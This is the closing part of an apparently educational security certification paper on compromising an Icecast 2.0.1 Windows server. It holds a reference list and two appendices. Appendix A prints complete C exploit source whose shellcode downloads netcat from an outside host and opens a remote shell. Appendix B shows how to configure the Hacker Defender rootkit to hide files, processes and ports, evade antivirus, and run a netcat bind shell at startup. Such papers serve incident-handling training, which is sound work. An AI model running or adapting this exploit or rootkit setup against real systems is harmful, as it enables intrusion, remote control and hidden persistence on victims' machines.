http://www.xs4all.nl/~l0rd/hack.htm

[4] Buffer Overflows for Dummies
Josef Nelißen
May 1, 2002
GSEC Practical Assignment Version 1.4
http://www.sans.org/rr/whitepapers/threats/481.php

[5] GSEC Practical Assignment
Jason Deckard
April, 14, 2004
http://www.sans.org/rr/whitepapers/honors/1492.php

[6] Microsoft /GS Buffer Security Check
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dv_vstechart/html/securitychecks.asp

[7] XP Service Pack II Security Features
John McCormick, TechRepublic.com, 6/7/04
http://techrepublic.com.com/5100-6264-5222856.html

Vulnerability and Exploit Information:

[8] Advisory
http://aluigi.altervista.org/adv/iceexec-adv.txt

[9] Luigi's website
http://aluigi.altervista.org

[10] Delikon's website
www.delikon.de

[11] Delikon's Exploit utilized in this attack
http://www.delikon.de/zips/iceexec.rar

[12] Netcat for Windows download
http://pintday.org/downloads/

[13] Reverse Shell Perl Script
http://packetstorm.linuxsecurity.org/0410-exploits/priv8icecast.pl

[14] Metasploit Shellcode to Launch a Shell
http://www.metasploit.com/shellcode.html

[15] Russian Multiple Shellcode Exploit
http://www.security.nnov.ru/files/icecastex.c

Tools, Utilities and Techniques

[16] Home of *fport*
http://www.foundstone.com

[17] Source of Netcat download used in Exploit
http://www.elitehaven.net/

[18] Home of SNORT
http://www.snort.org/

[19] Icecast servers stream directory
http://dir.xiph.org/index.php

[20] Home of *nmap*
http://www.insecure.org/

[21a] Home of Nessus
http://www.nessus.org

[21b] Nessus Icecast Buffer Overflow Vulnerability detection plugin
http://cgi.nessus.org/plugins/dump.php3?id=14843

[21c] Nessus Hacker Defender detection plugin
http://nessus.org/plugins/index.php?view=single&id=15517

[22] LC5 SAM cracker
http://www.atstake.com/products/lc/

[23] Hacker Defender download site
http://hxdef.czweb.org/download.php

[24] ClearLogs utility
http://www.ntsecurity.nu/toolbox/

[25] SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.1. SANS Press & Ed Skoudis, 2004.

[26] One-Way Shellcode – see section 4
Phrack, Volume 0xXX, Issue 0x3e, Phile #0x07 of 0x10
http://www.phrack.org/phrack/62/p62-0x07_Advances_in_Windows_Shellcode.txt

[27] Rootkit Detector Professional download link
http://bagpuss.swan.ac.uk/comms/RKDetectorv0[1].62.zip

[28] dd and other forensic tools
http://www.e-evidence.info/other.html

[29] Hacker Defender detailed design
http://www.megasecurity.org/trojans/h/hackerdefender/Hackerdefender1.00.html

[30] Hacker Defender Recovery Console removal technique
http://bagpuss.swan.ac.uk/comms/hxdef.htm

[31] Winterigate file system interrogator
http://winfingerprint.sourceforge.net/

[32] Home of Zonealarm Personal Firewall
http://www.zonealarm.com/

[33] Home of McAfee Viruscan
http://us.mcafee.com/root/package.asp?pkgid=100

[34] Trojan Guarder download site
http://www.download.com/Trojan-Guarder-Golden-Version/3000-2239_4-10343171.html

6.0 Extras

6.1 Appendix A – Exploit Source Code

```
/*
by Luigi Auriemma

Shellcode add-on by Delikon
www.Delikon.de

Because of all the forbidden bytes in a http get request i had to use a very small shellcode, which
was blown up by Msf::Encoder::PexAlphaNum. Great encoder.
--------------------------------------------------------------------------
C:\>iceexec 127.0.0.1

Icecast <= 2.0.1 Win32 remote code execution 0.1
by Luigi Auriemma
e-mail: aluigi@altervista.org
web:    http://aluigi.altervista.org

shellcode add-on by Delikon
www.delikon.de

- target   127.0.0.1:8000
- send malformed data

Server IS vulnerable!!!

C:\>nc 127.0.0.1 9999
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Icecast2 Win32>
--------------------------------------------------------------------------

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#ifdef WIN32
        #pragma comment(lib, "ws2_32.lib")
   #include <winsock.h>
   #include "winerr.h"

   #define close   closesocket
#else
   #include <unistd.h>
   #include <sys/socket.h>
```

```
   #include <sys/types.h>
   #include <arpa/inet.h>
   #include <netdb.h>
   #include <netinet/in.h>
#endif

#define VER     "0.1"
#define PORT    8000
#define BUFFSZ  2048
#define TIMEOUT 3
#define EXEC    "GET / HTTP/1.0\r\n" \
                "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" \
                "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" \
                "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" \
                "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" "a\r\n" \
                "\xcc"
//web download and execution shellcode
//which downloads http://www.elitehaven.net/ncat.exe
//this ncat spwans a shell on port 9999
char shellcode[] = "\xEB"
"\x03\x59\xEB\x05\xE8\xF8\xFF\xFF\xFF\x4F\x49\x49\x49\x49\x49\x49\x51\x5A\x56\x54"
"\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36\x48\x48\x30\x42\x33\x30\x42\x43\x56"
"\x58\x32\x42\x44\x42\x48\x34\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30"
"\x41\x44\x41\x56\x58\x34\x5A\x38\x42\x44\x4A\x4F\x4D\x49\x4E\x4E\x4C\x42\x30\x42"
"\x50\x42\x50\x4F\x35\x4A\x4E\x48\x55\x42\x50\x42\x30\x42\x50\x49\x48\x43\x4C\x42"
"\x45\x4A\x46\x50\x58\x50\x34\x50\x50\x4E\x4E\x4A\x4E\x42\x36\x42\x50\x42\x30\x42"
"\x30\x41\x43\x49\x4C\x48\x56\x49\x4B\x4F\x36\x50\x46\x41\x55\x4A\x56\x45\x57\x44"
"\x57\x4E\x36\x4D\x46\x46\x55\x4F\x4F\x42\x4D\x42\x45\x4A\x46\x48\x43\x4C\x41\x4F"
"\x32\x42\x57\x4A\x4E\x48\x44\x42\x50\x42\x30\x42\x30\x41\x43\x49\x4C\x41\x55\x41"
"\x35\x4D\x48\x47\x53\x48\x55\x4D\x38\x47\x47\x4A\x50\x48\x35\x41\x35\x4F\x4F\x42"
"\x4D\x43\x55\x4A\x56\x4A\x59\x50\x4F\x4C\x38\x50\x30\x4A\x4E\x4D\x32\x42\x50\x42"
"\x30\x42\x30\x41\x55\x47\x35\x4F\x4F\x42\x4D\x41\x53\x49\x4C\x49\x34\x44\x4E\x50"
"\x4F\x43\x35\x4A\x46\x50\x37\x4A\x4D\x44\x4E\x43\x47\x4A\x4E\x49\x41\x42\x30\x42"
"\x50\x42\x30\x4F\x4F\x42\x4D\x45\x55\x48\x55\x46\x46\x41\x4A\x42\x53\x42\x30\x42"
"\x30\x42\x30\x4B\x48\x42\x44\x4E\x30\x4B\x58\x42\x37\x4E\x51\x4D\x4A\x4B\x48\x4A"
"\x56\x4A\x30\x49\x58\x4A\x4E\x50\x45\x4D\x55\x43\x4C\x43\x35\x45\x45\x48\x55\x47"
"\x35\x4B\x48\x4E\x46\x46\x42\x4A\x31\x4B\x58\x45\x54\x4E\x33\x4B\x58\x46\x35\x45"
"\x30\x4A\x57\x41\x50\x4C\x4E\x4B\x38\x4C\x34\x4A\x41\x4B\x58\x4C\x55\x42\x52\x41"
"\x50\x4B\x4E\x43\x4E\x45\x43\x49\x54\x4B\x48\x46\x53\x4B\x48\x41\x50\x50\x4E\x41"
"\x53\x4F\x4F\x4E\x4F\x41\x43\x42\x4C\x4E\x4A\x4A\x43\x42\x4E\x46\x37\x47\x50\x41"
"\x4C\x4F\x4C\x4D\x50\x41\x30\x47\x4C\x4B\x4E\x44\x4F\x4B\x33\x4E\x37\x46\x52\x46"
"\x51\x45\x47\x41\x4E\x4B\x48\x4C\x35\x46\x42\x41\x50\x4B\x4E\x48\x56\x4B\x58\x4E"
"\x50\x4B\x44\x4B\x58\x4C\x55\x4E\x31\x41\x30\x4B\x4E\x4B\x48\x46\x50\x4B\x58\x41"
"\x30\x4A\x4E\x49\x4E\x44\x30\x42\x50\x42\x50\x42\x50\x41\x53\x42\x4C\x49\x58\x4C"
"\x4E\x4F\x55\x50\x35\x4D\x45\x4B\x55\x43\x4C\x4A\x4E\x4F\x42\x4F\x4F\x4F\x4F\x4F"
"\x4F\x4D\x36\x4A\x46\x4A\x56\x50\x52\x45\x56\x4A\x57\x45\x46\x42\x30\x4A\x56\x46"
"\x47\x46\x57\x42\x57\x4C\x43\x4F\x42\x4F\x32\x47\x47\x47\x47\x47\x47\x50\x42\x45"
"\x36\x4E\x56\x49\x36\x46\x57\x45\x56\x4A\x36\x41\x36\x48\x57\x45\x36\x50\x56\x50"
"\x32\x50\x46\x45\x36\x46\x47\x4F\x42\x50\x46\x43\x36\x41\x56\x46\x37\x50\x32\x45"
"\x36\x4A\x37\x45\x46\x42\x50\x5A";
/*
 in my example 0xcc is used to interrupt the code execution, you must
 put your shellcode exactly there. You don't need to call a shellcode offset (CALL ESP, JMP ESP
and so on) or doing any other annoying operation because the code flow points directly there!!!
```

```
Cool and easy 8-)
*/


int startWinsock(void)
{
  WSADATA wsa;
  return WSAStartup(MAKEWORD(2,0),&wsa);
}

int timeout(int sock);
u_long resolv(char *host);
void std_err(void);

int main(int argc, char *argv[]) {
    struct  sockaddr_in peer;
    int     sd;
    u_short port = PORT;
    u_char  buff[BUFFSZ];
            UCHAR buf[4096];
            UCHAR *pointer=NULL;

    setbuf(stdout, NULL);

    fputs("\n"
        "Icecast <= 2.0.1 Win32 remote code execution "VER"\n"
        "by Luigi Auriemma\n"
        "e-mail: aluigi@altervista.org\n"
        "web:    http://aluigi.altervista.org\n"
                    "\nshellcode add-on by Delikon\n"
                    "www.delikon.de"
        "\n", stdout);

    if(argc < 2) {
        printf("\nUsage: %s <server> [port(%d)]\n"
            "\n"
            "Note: This exploit will force the Icecast server to download NCAT\n"
            "      and after execution it will spwan a shell on 9999\n"
            "\n", argv[0], PORT);
        exit(1);
    }

#ifdef WIN32

    startWinsock();
#endif

    if(argc > 2) port = atoi(argv[2]);
    peer.sin_addr.s_addr = resolv(argv[1]);
    peer.sin_port        = htons(port);
    peer.sin_family      = AF_INET;

    memset(buf,0x00,sizeof(buf));
    strcpy(buf,EXEC);
```

```
        pointer =strrchr(buf,0xcc);

        strcpy(pointer,shellcode);

        strcat(buf,"\r\n");
        strcat(buf,"\r\n");


    printf("\n- target   %s:%hu\n",
       inet_ntoa(peer.sin_addr), port);

    sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if(sd < 0) std_err();

    if(connect(sd, (struct sockaddr *)&peer, sizeof(peer))
      < 0) std_err();

    fputs("- send malformed data\n", stdout);
    if(send(sd, buf, strlen(buf), 0)
      < 0) std_err();

    if((timeout(sd) < 0) || (recv(sd, buff, BUFFSZ, 0) < 0)) {
       fputs("\nServer IS vulnerable!!!\n\n", stdout);
    } else {
       fputs("\nServer doesn't seem vulnerable\n\n", stdout);
    }

    close(sd);
    return(0);
}

int timeout(int sock) {
    struct  timeval tout;
    fd_set  fd_read;
    int     err;

    tout.tv_sec = TIMEOUT;
    tout.tv_usec = 0;
    FD_ZERO(&fd_read);
    FD_SET(sock, &fd_read);
    err = select(sock + 1, &fd_read, NULL, NULL, &tout);
    if(err < 0) std_err();
    if(!err) return(-1);
    return(0);
}

u_long resolv(char *host) {
    struct  hostent *hp;
    u_long  host_ip;

    host_ip = inet_addr(host);
    if(host_ip == INADDR_NONE) {
       hp = gethostbyname(host);
```

```
        if(!hp) {
            printf("\nError: Unable to resolve hostname (%s)\n", host);
            exit(1);
        } else host_ip = *(u_long *)(hp->h_addr);
    }
    return(host_ip);
}

#ifndef WIN32
    void std_err(void) {
        perror("\nError");
        exit(1);
    }
#endif
```

6.2 Appendix B – Hacker Defender .INI File Configuration

The program is controlled by an .INI file comprised of 9 parts:

1. Hidden Table – List of files, directories and processes which should be hidden
2. Root Processes – List of processes immune from infection
3. Hidden Services – Service and driver names hidden
4. Hidden RegKeys – Hidden registry keys including default Hacker Defender keys
5. Hidden RegValues – Hidden values of the above keys
6. Startup Run – List of programs to run and hide upon startup
7. Free Space – List of hard drives and number of bytes to add to free space
8. Hidden Ports – List of TCP/UDP listener ports to hide from tools like Fport, TCP View
9. Settings
    a. Password – up to 16 characters
    b. BackdoorShell – system shell which is created by the backdoor
    c. FileMappingName – name of the shared memory where the settings for the hook processes are stored
    d. Servicename – name of the root-kit service
    e. ServiceDisplayName – display name for the root-kit service
    f. ServiceDescription – description of the root-kit service
    g. DriverName – name of the Hacker Defender driver
    h. DriverFileName – file name for the Hacker Defender driver file

The .INI file is edited to hide the Hacker Defender files, netcat listener *nc.exe* as well as the *NMAP* files uploaded by the hacker.

```
[H<<<idden T>>>a/"ble]
>h"xdef"*
r|c<md\.ex<e::
nc.exe
nmap*
```

Assorted garbage characters are added to each line in order to fool anti-virus programs that use pattern matching signatures. The lines that follow are added by the hacker and are left uncluttered for the sake of clarity.

The '*' character has actual meaning to the *hxdef100.exe* program and implies that any and all programs, process, files, folders, that begin with *hxdef* or *nmap*, should be hidden from the operating system.

```
[Startup Run]
c:\WINDOWS\nc.exe? -L -p 8002 -e cmd.exe
```

By adding the above lines the program is instructed to launch a netcat listener each time Windows starts. Netcat will listen on port 8002, spawning a command shell upon connection.

Hacker Defender will actually spawn a listener on ALL open ports save the SYSTEM ports (TCP 139, 445, etc) but in order to connect to these ports, they must be accessible from the Internet and the hacker must connect with the client portion of Hacker Defender which is a component of the program suite. A password is required to complete a successful connection.

```
[Free Space]
C:14000000
```

The Free Space parameter is handy if large amounts of data or other program files are uploaded to the compromised system. For this hack, the attacker has added very little data but can still hide even his minute addition.

```
[Hidden Ports]
TCP:8002
```

With the netcat listener port specified, the listener will not appear to such common programs like netstat or Fport.

The password is set for the client component. Without knowing the password, connection attempts to listening ports will fail. The netcat port will be available to anyone who finds it.

```
[Settings]
Password=sansgiac
```

The remainder of the .INI file configuration parameters can remain at their default, although it is recommended to change and obscure everything in this file with the garbage characters to help evade anti-virus detection.